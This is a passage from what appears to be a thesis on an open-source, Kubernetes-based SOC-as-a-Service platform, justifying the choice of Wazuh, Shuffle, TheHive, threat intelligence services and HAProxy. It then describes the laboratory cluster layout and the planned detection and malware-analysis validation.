The main Kubernetes resources used in this design are pods, deployments, services, and ingress resources. A pod is the smallest execution unit in Kubernetes and may contain one or more containers sharing network and storage resources. A deployment defines the lifecycle of pods, including replication and rolling updates. A service provides a stable abstraction for exposing a set of pods, while an ingress manages external HTTP or HTTPS access when required. Together, these resources allow SOCaaS components to be deployed, updated, discovered, and exposed in a controlled manner.

Kubernetes was therefore chosen to meet the platform's requirements for scalability, availability, and cloud-oriented deployment. It contributes to the SOCaaS architecture by providing a common infrastructure layer on which security services can be deployed consistently and managed through declarative configuration.




Figure 3.1: Kubernetes Architecture

3.4 Helm

Although Kubernetes provides a powerful orchestration layer, it does not by itself solve every deployment management challenge. A SOCaaS platform contains several Kubernetes objects, including deployments, services, configuration files, storage definitions, and environment-specific parameters. Managing these objects manually would increase the risk of configuration errors and reduce reproducibility [11].

Helm addresses this limitation by acting as a package manager for Kubernetes. It allows a complete application to be described as a chart, deployed as a release, and shared through repositories. In the SOCaaS design, Helm supports repeatable installation and simplifies future upgrades because the platform configuration can be packaged and parameterized instead of being applied as disconnected manifest files.

3.4.1 Key Concepts of Helm

A Helm chart is a ready-to-use package that describes a Kubernetes application. It contains YAML templates for Kubernetes resources, a `values.yaml` file for customizable parameters such as replicas and resource allocation, and a `Chart.yaml` file that stores chart metadata. When a chart is installed in a cluster, Helm creates a release, which represents one deployed instance of that chart and maintains a version history. Repositories provide a distribution mechanism for charts, allowing packages to be stored, reused, and shared across environments.

For SOCaaS, Helm is not only a convenience tool; it is part of the design strategy. It makes the platform easier to reproduce for different clients or environments and contributes to the service-oriented nature of the project. The combination of Kubernetes and Helm therefore provides the deployment foundation on which the security tools are integrated.

3.5 SIEM Choice

A SIEM constitutes the central detection and correlation layer of a modern SOC. It collects logs from endpoints and infrastructure, normalizes events, applies detection rules, and generates alerts that can be investigated or forwarded to automation workflows. In the SOCaaS architecture, the SIEM is responsible for transforming raw telemetry into actionable security signals.

3.5.1 Open-source Solutions

Several open-source SIEM-oriented solutions were considered. Wazuh combines SIEM and XDR capabilities with vulnerability management and detection rules aligned with the MITRE ATT&CK framework. Its unified architecture and compatibility with endpoint agents make it suitable for SOCaaS use cases. The ELK Stack provides strong log collection, storage, and visualization capabilities, but requires more manual configuration to become a complete security monitoring solution. OSSEC offers lightweight host-based intrusion detection and file monitoring, but it does not provide the same level of centralized log management and dashboarding expected from a complete SOCaaS platform.

3.5.2 Proprietary Solutions Critical

Proprietary SIEM solutions also present strong capabilities. Splunk Enterprise Security is mature and provides real-time analysis, AI integration, and advanced reporting, but its cost can limit adoption by small and medium-sized organizations. Microsoft Sentinel integrates effectively with Azure and Microsoft environments, making it particularly appropriate for organizations already committed to that ecosystem. IBM QRadar offers advanced correlation and risk management, but its deployment complexity and licensing model make it less aligned with the cost and openness objectives of this project.

Table 3.2 compares the principal SIEM options according to the criteria relevant to SOCaaS. The comparison shows that Wazuh provides an appropriate compromise between functionality, openness, integration, and cost.

Table 3.2: Comparison between Different SIEMs

Criterion	Wazuh	IBM QRadar	ELK Stack
Type	Open Source	Proprietary	Open Source
Cost	Free	High cost (licenses, maintenance, support)	Free (possible costs for premium plugins)
Features	SIEM + XDR + Vulnerability Management	Advanced SIEM + UEBA + Predictive Analysis	Collection, storage, visualization of logs
Threat Detection	MITRE ATT&CK rules, correlation based on signatures and behavior	Machine Learning, real-time correlation, risk analysis	Requires manual configurations
Scalability	Scalable via Kubernetes	High scalability	Horizontal scalability, complex configuration
Integration	Native with Elastic Stack, Cortex, Kubernetes, MISP	IBM ecosystem, proprietary APIs	Plugins for integration
Threat Intelligence	Support for MISP, VirusTotal, AbuseDB via Cortex	Integrated TI feeds	Requires external plugins
Compliance	GDPR, PCI-DSS, NIST modules	Complete certifications	Customizable for compliance, but without predefined modules
Support / Community	Active community, detailed documentation	Premium IBM support (24/7), but costly	Large community, commercial support
Use Cases	Ideal for SMEs, SO-CaaS, hybrid environments	Large enterprises	Log centralization

Based on this comparison, Wazuh was retained because it satisfies the functional requirements of endpoint monitoring, alert generation, file integrity monitoring, vulnerability visibility, and integration with downstream response workflows. Its open-source nature also supports the economic objective of the SOCaaS model.

3.5.3 Wazuh

Wazuh is a free and open-source security platform that combines XDR and SIEM capabilities to protect assets across different environments. It supports organizations by collecting

endpoint telemetry, detecting suspicious activity, and presenting security alerts in a centralized manner. Its active community and documentation make it suitable for a research and implementation project requiring transparency and reproducibility [57].

Wazuh Components

The Wazuh solution relies on endpoint agents and three central components: the Wazuh Server, Wazuh Indexer, and Wazuh Dashboard. The agent is installed on monitored systems and collects operating system messages, application logs, file integrity events, inventory data, and security-relevant activity. It also supports threat prevention, detection, response, and authenticated communication with the Wazuh server [56]. Its configurable modules, such as log collection, command execution, file integrity monitoring, system inventory, malware detection, and active response, allow SOCaaS to adapt monitoring depth according to the protected environment.




Figure 3.2: Wazuh Agent Architecture

The Wazuh Server analyzes data received from agents and generates alerts when threats or suspicious patterns are detected. It also manages agent registration, validates agent identity, encrypts communication, distributes centralized configuration, and exposes a RESTful API for infrastructure management [61]. Its analysis engine is the component that transforms collected telemetry into security events usable by analysts and automation workflows.




Figure 3.3: Wazuh Server Architecture

The Wazuh Indexer provides scalable full-text search and analysis for Wazuh alerts and events. It stores data in JSON document format and supports near real-time querying. Wazuh uses several indices to separate alerts, archives, monitoring data, and statistics. The `wazuh-alerts` index stores events that trigger sufficiently important rules, `wazuh-archives` stores all received events, `wazuh-monitoring` stores agent status over time, and `wazuh-statistics` stores performance data [60].

The Wazuh Dashboard provides the analyst interface used to explore, visualize, and manage security events. It supports event analysis, report creation, agent monitoring, platform management, log inspection, and rule testing [58]. In the SOCaaS architecture, it complements the automated pipeline by giving analysts a direct view of endpoint status and alert evidence.

3.6 SOAR Choice

SOAR, or Security Orchestration, Automation and Response, is required to connect detection with structured response. While the SIEM identifies suspicious events, the SOAR layer coordinates enrichment, notification, case creation, and response actions. In this design, the SOAR family is considered through three complementary functions: security orchestration and automation, security incident response platform, and threat intelligence platform.

3.6.1 SOA: Shuffle

Shuffle was selected as the security orchestration and automation component because it supports workflow-based automation and integration with external tools. It was designed to address challenges commonly encountered by CERT and SIRT teams, including ticket management, indicator handling, threat information processing, and integration with heterogeneous security services [47]. In SOCaaS, Shuffle receives normalized alerts from the detection pipeline and executes the response workflow.

Architecture

Shuffle is organized around a server layer and worker execution units. The server hosts the core application functions, including API activity, workflow storage, validation, and scheduling. Workers operate as autonomous execution units that process actions defined in workflows. This separation supports scalability, because workers can be distributed across hosts or clustered depending on operational needs [46].

Single server installation:




Figure 3.4: Shuffle Architecture

1. Frontend (Graphical User Interface) The Shuffle frontend is developed in ReactJS and provides the visual interface through which analysts and administrators create, manage, and observe workflows. It supports drag-and-drop workflow construction, real-time execution visualization, and management of users, organizations, and applications. The graphical representation relies on libraries such as Cytoscape, while interface components are supported by Material UI.

2. Backend (Main Server) The backend is developed in Go and constitutes the main server component of the platform. It manages secure REST APIs, validates and stores workflows, schedules executions, controls users and organizations, and communicates with Orborus and Workers. In the SOCaaS design, the backend is responsible for coordinating the automation logic that connects detection, enrichment, notification, and case management.

Datastore (Database)

Shuffle uses OpenSearch as its datastore. This database stores workflow definitions, application configurations, execution metadata, and user or organization information. Its role is to preserve the operational state of the SOAR platform and make workflow history available for review and troubleshooting.

Orborus (Worker Scheduler)

Orborus is the worker scheduler in Shuffle. It deploys and supervises workers, monitors their status, and distributes workflow execution tasks to appropriate execution units. This scheduling function is important for automation reliability because SOC workflows may include several parallel actions, external API calls, and conditional branches.

Workers (Execution Units)

Workers are autonomous execution units responsible for processing workflow actions such as API calls, data manipulation, notification construction, and integration requests. Their ability to operate in parallel supports horizontal scalability and makes it possible to isolate or distribute automation workloads.

Applications (Apps)

Applications, or Apps, are integration modules that allow Shuffle to interact with external tools and services. They can be developed in Python or configured through an `appspec.yaml` file. Each App groups actions representing specific operations, such as sending a message, creating a case in TheHive, or calling an external API. Before an App can be used in a workflow, it must be activated and, when necessary, configured with credentials or environment parameters.

Workflows

Workflows are directed graphs that represent automated security processes. They are composed of logically connected nodes and may include conditions, loops, variables, and custom API calls. Each workflow execution is called a run and can be monitored to review errors, results, and intermediate outputs. In SOCaaS, workflows are central because they transform a SIEM alert into a sequence of enrichment, notification, case creation, and response-support actions.

Triggers

Triggers define how a workflow starts. Shuffle supports HTTP triggers such as webhooks, scheduled triggers based on periodic execution, and application-based triggers generated by integrations. For SOCaaS, HTTP triggers are particularly important because they allow alerts from the detection pipeline to enter the automation workflow with structured parameters that are reused in subsequent steps.

3.6.2 SIRP: TheHive

TheHive was selected as the security incident response platform because SOCaaS requires a structured environment for case creation, evidence management, collaboration, and investigation tracking. It provides a centralized workspace where analysts can transform alerts into cases, manage tasks, attach evidence, record observables, and follow the incident response process.

TheHive supports collaboration between analysts through live updates on cases, tasks, observables, and indicators of compromise. It also supports integration with MISP, import of data from sources such as email reports, CTI providers, and SIEM alerts, and the use of templates to standardize case and task creation. These features make it suitable for SOCaaS because the platform must preserve investigation evidence while enabling automation through Shuffle [50].

Key Features

The main value of TheHive lies in its ability to combine case management, collaboration, evidence handling, observable management, and threat intelligence enrichment. Analysts can record their investigation progress, attach files, add tags, import suspicious archives, and manage observables individually or in bulk. Analyzer and responder integrations can enrich investigations and accelerate containment decisions. This functionality complements the SOAR layer by providing a persistent incident record after automated triage has been performed.

Architecture

TheHive can be installed on a single server or deployed in a clustered architecture according to scalability requirements. Its modular design separates the main application, database, search index, and file storage. This separation allows the platform to scale and improves resilience when deployed in a production environment.

1. TheHive (Main Application) TheHive is the main application and provides the web interface used by analysts to create, track, and collaborate on cases. It also allows the analysis of observables and supports deployment either as a standalone instance or in a cluster, depending on availability and scalability needs.

2. Apache Cassandra (Database) Apache Cassandra is the distributed NoSQL database used by TheHive to store case information, tasks, observables, and related entities. Its architecture avoids a single point of failure and supports high availability. In a clustered configuration, at least three Cassandra nodes with a replication factor of 3 are recommended to provide data redundancy.




Figure 3.5: Apache Cassandra Architecture

3. Elasticsearch (Indexing Engine) Elasticsearch is used by TheHive to index and search case and observable data efficiently. Its role is to make incident records searchable and to support correlation during investigations. TheHive is compatible with Elasticsearch versions 7.x and 8.x, and OpenSearch can also be used as an alternative indexing engine.




Figure 3.6: Elasticsearch Architecture

4. MinIO (Object Storage) MinIO is an S3-compatible object storage solution used by TheHive to store files associated with cases, including attachments, evidence, and reports. Its horizontal scalability and high availability are useful in clustered environments, where TheHive nodes may access shared storage through a load balancer.




Figure 3.7: MinIO Object Storage Architecture

3.6.3 TIP: Threat Intelligence Platform

Threat intelligence enrichment is necessary in a SOAR architecture because raw observables rarely provide enough context for analyst decision-making. Public APIs such as VirusTotal, AbuseIPDB, and IPinfo can provide information about suspicious files, IP addresses, URLs, domains, and identities. In SOCaaS, these services are used to enrich alerts and improve the quality of automated triage.

VirusTotal

VirusTotal is a file and URL analysis service that relies on more than 70 antivirus engines, URL scanners, and domain blocklisting services. It can extract indicators from submitted content and can be accessed through a web interface, desktop applications, browser extensions, or an HTTP-based API. Its API makes it suitable for SOCaaS workflows because file hashes, URLs, or domains extracted from alerts can be checked automatically during triage.

EmailRep

EmailRep provides enrichment for email addresses, domain names, and digital identities. It relies on crawlers, scanners, and reputation data collected from sources such as social media profiles, professional networking sites, dark web credential leaks, data breaches, phishing kits, malicious emails, spam lists, open mail relays, and domain reputation indicators. In a SOCaaS context, this type of enrichment helps analysts evaluate whether an email-related observable is suspicious and whether it should influence incident priority.

3.7 Load Balancer

A load balancer distributes workload across multiple servers or services. In web and cloud environments, this mechanism reduces the load on individual servers, improves availability, and contributes to lower latency [1]. For SOCaaS, load balancing is relevant because several platform services require controlled external access, including dashboards, APIs, and automation endpoints.

3.7.1 HAProxy

HAProxy is an open-source load balancer that supports TCP and HTTP/HTTPS traffic [10]. It was selected because it can expose and distribute access to services while supporting health checks and access-control mechanisms. In the proposed architecture, HAProxy contributes to service availability and controlled external access for Kubernetes-hosted components.

Characteristics of HAProxy

HAProxy supports high-performance traffic distribution and is suitable for modern environments such as microservices and cloud deployments. It can use algorithms such as round robin, least connections, and source IP hash to distribute requests according to operational needs. It also performs health checks over HTTP or TCP to verify backend availability. From a security perspective, it can contribute to basic traffic filtering and rate control through access control lists and rate-limiting mechanisms.




Figure 3.8: Load Balancer Architecture

3.8 Operation of the SOC Platform

The proposed SOC platform operates as a continuous detection and response pipeline. The process begins with data and log collection from endpoints, operating systems, network equipment, cloud applications, databases, and security tools. These logs are centralized

through lightweight agents and standardized protocols in order to provide visibility across the monitored infrastructure.

Once collected, data is normalized, indexed, and stored in the Wazuh Indexer to support rapid search and analysis. Retention policies ranging from 30 to 90 days can be applied according to legal and operational requirements. This storage layer is essential because analysts must be able to reconstruct incident timelines and correlate new alerts with previous events.

The analysis phase relies on detection rules and queries that identify suspicious behavior, including patterns aligned with the MITRE ATT&CK framework. Examples include lateral movement indicators, data exfiltration behavior, or repeated authentication failures followed by a successful login. When anomalies are detected, alerts are generated and classified according to severity. These alerts include contextual metadata such as source IP address, concerned user, endpoint information, and event type.

After alert generation, the triage process filters noise, prioritizes relevant events, and extracts observables such as IP addresses, file hashes, suspicious URLs, domains, and abnormal behaviors. These observables are enriched through threat intelligence sources to evaluate reputation and possible association with known malicious activity. Once the threat is characterized, appropriate playbooks are executed through the SOAR layer to support notification, case creation, enrichment, and response coordination.

This operational flow shows how the selected components interact as a single SOCaaS architecture. Wazuh provides detection and indexing, Shuffle provides orchestration and automation, TheHive preserves case evidence, threat intelligence platforms enrich observables, and HAProxy supports controlled access to exposed services.



Figure 3.9 – SOC Platform Operation

Figure 3.9: SOC Platform Operation

3.9 Conclusion

This chapter presented the design logic of the SOCaaS platform and justified the selection of its principal components. The proposed architecture relies on Kubernetes and Helm to provide a reproducible cloud-native deployment foundation, Wazuh to perform endpoint

monitoring and alert generation, Shuffle to automate triage and response workflows, TheHive to manage cases and investigation evidence, threat intelligence services to enrich observables, and HAProxy to support controlled access to exposed services.

The selected technologies form a coherent SOCaaS architecture because each component addresses a distinct operational requirement while remaining interoperable with the others. Kubernetes and Helm make the deployment reusable, Wazuh provides detection visibility, Shuffle connects alerts to automated actions, TheHive gives analysts a structured investigation workspace, and enrichment services improve alert context. Supporting elements such as KVM/QEMU, DeepSeek-V4-Pro, and OpenCode complement this design respectively at the laboratory infrastructure, AI-assisted reporting, and engineering workflow levels. This design therefore establishes the technical basis required for the implementation and validation phase presented in Chapter 4.

Chapter 4

Implementation and Validation of the SOCaaS Platform

4.1 Introduction

This chapter presents the practical implementation and validation of SOCaaS, an open-source and cloud-native Security Operations Center delivered as a service-oriented platform. The objective is to demonstrate how the conceptual architecture defined in the previous chapter was transformed into a functional environment capable of performing real-time threat detection, automated incident response, alert enrichment, analyst notification, case management, AI-assisted recommendations, and malware analysis through the AI Sandbox. This implementation follows the operational principle that detection, triage, analysis, and response must be connected into a coherent incident handling process rather than treated as isolated technical functions [2, 35].

The implementation was carried out on a Kubernetes cluster deployed in a virtualized laboratory infrastructure. The platform integrates Wazuh as the SIEM layer, a custom Pipeline Gateway as the normalization and enrichment layer, Shuffle as the SOAR engine, TheHive as the case management system, and an AI Sandbox dedicated to suspicious file analysis. These components were not deployed as isolated tools; they were connected into a complete detection and response chain in which endpoint telemetry is collected, normalized, enriched, deduplicated, escalated to analysts, and transformed into investigation cases.

The validation of SOCaaS was performed through controlled attack simulations and malware analysis experiments. The main validation scenario focuses on the AI Sandbox, because it represents a significant added value compared with a traditional SOC pipeline. Instead of only detecting and notifying analysts about a suspicious file, SOCaaS analyzes the file in a temporary isolated VM, extracts indicators of compromise, reconstructs its behavior, maps relevant techniques, and generates an analyst-readable report using DeepSeek-V4-Pro. Additional validation scenarios, including Nmap port scan detection and command-and-control beacon detection, are summarized in this chapter and documented in detail in the appendices.

This chapter therefore has a dual purpose. First, it documents the technical implementation of the SOCaaS platform in a reproducible Kubernetes environment. Second, it evaluates

whether the platform can support realistic security operations by reducing alert fatigue, improving investigation context, and shortening the time required to understand suspicious malware behavior.

4.2 Overview of the Kubernetes Cluster

The SOCaaS platform was deployed in a virtualized environment based on KVM/QEMU with libvirt. The host operating system was Parrot OS, and the virtual machines were connected through the libvirt bridge `virbr0` using the private network `192.168.122.0/24`. This environment made it possible to reproduce a small enterprise network while preserving the isolation required for security testing and malware analysis.

The Kubernetes cluster is composed of one control-plane node and two worker nodes. The control-plane node, named `k8s-master`, is responsible for the Kubernetes API server, scheduling, cluster state coordination, and control operations. The worker node `k8s-worker1` hosts the SIEM workloads, mainly Wazuh components. The worker node `k8s-worker2` hosts the SOAR and case management workloads, including Shuffle, Pipeline Gateway, Redis, OpenSearch, TheHive, Cassandra, Elasticsearch, and MinIO. This organization follows the Kubernetes model in which the control plane manages cluster state and worker nodes execute application workloads [21, 23].

This separation of workloads was adopted to keep the SIEM processing layer distinct from orchestration and case management services. Wazuh receives and indexes endpoint telemetry, while Shuffle and TheHive perform response automation and investigation management. External access to selected services is provided through HAProxy and Kubernetes NodePort services, allowing dashboards, webhooks, and analyst-facing interfaces to be reached from the laboratory network.

Two monitored endpoints were added to validate SOCaaS detections. The Linux endpoint `victim-01` was assigned the address `192.168.122.180`, while the Windows endpoint `win10-victim` was assigned the address `192.168.122.98`. These endpoints provide telemetry to Wazuh agents and are used as realistic targets for detection and response scenarios.

Table 4.1: SOCaaS Kubernetes Cluster Components

Component	Hostname	IP Address	Role in SOCaaS
Hypervisor host	Parrot OS host	192.168.122.1	Hosts the KVM/QEMU and libvirt environment and provides the virbr0 virtual network.
Kubernetes control-plane	k8s-master	192.168.122.10	Single Kubernetes control-plane node responsible for cluster control operations.
Kubernetes worker	k8s-worker1	192.168.122.11	Worker node dedicated to SIEM workloads, mainly Wazuh services.
Kubernetes worker	k8s-worker2	192.168.122.12	Worker node dedicated to SOAR, Pipeline Gateway, TheHive, and supporting data services.
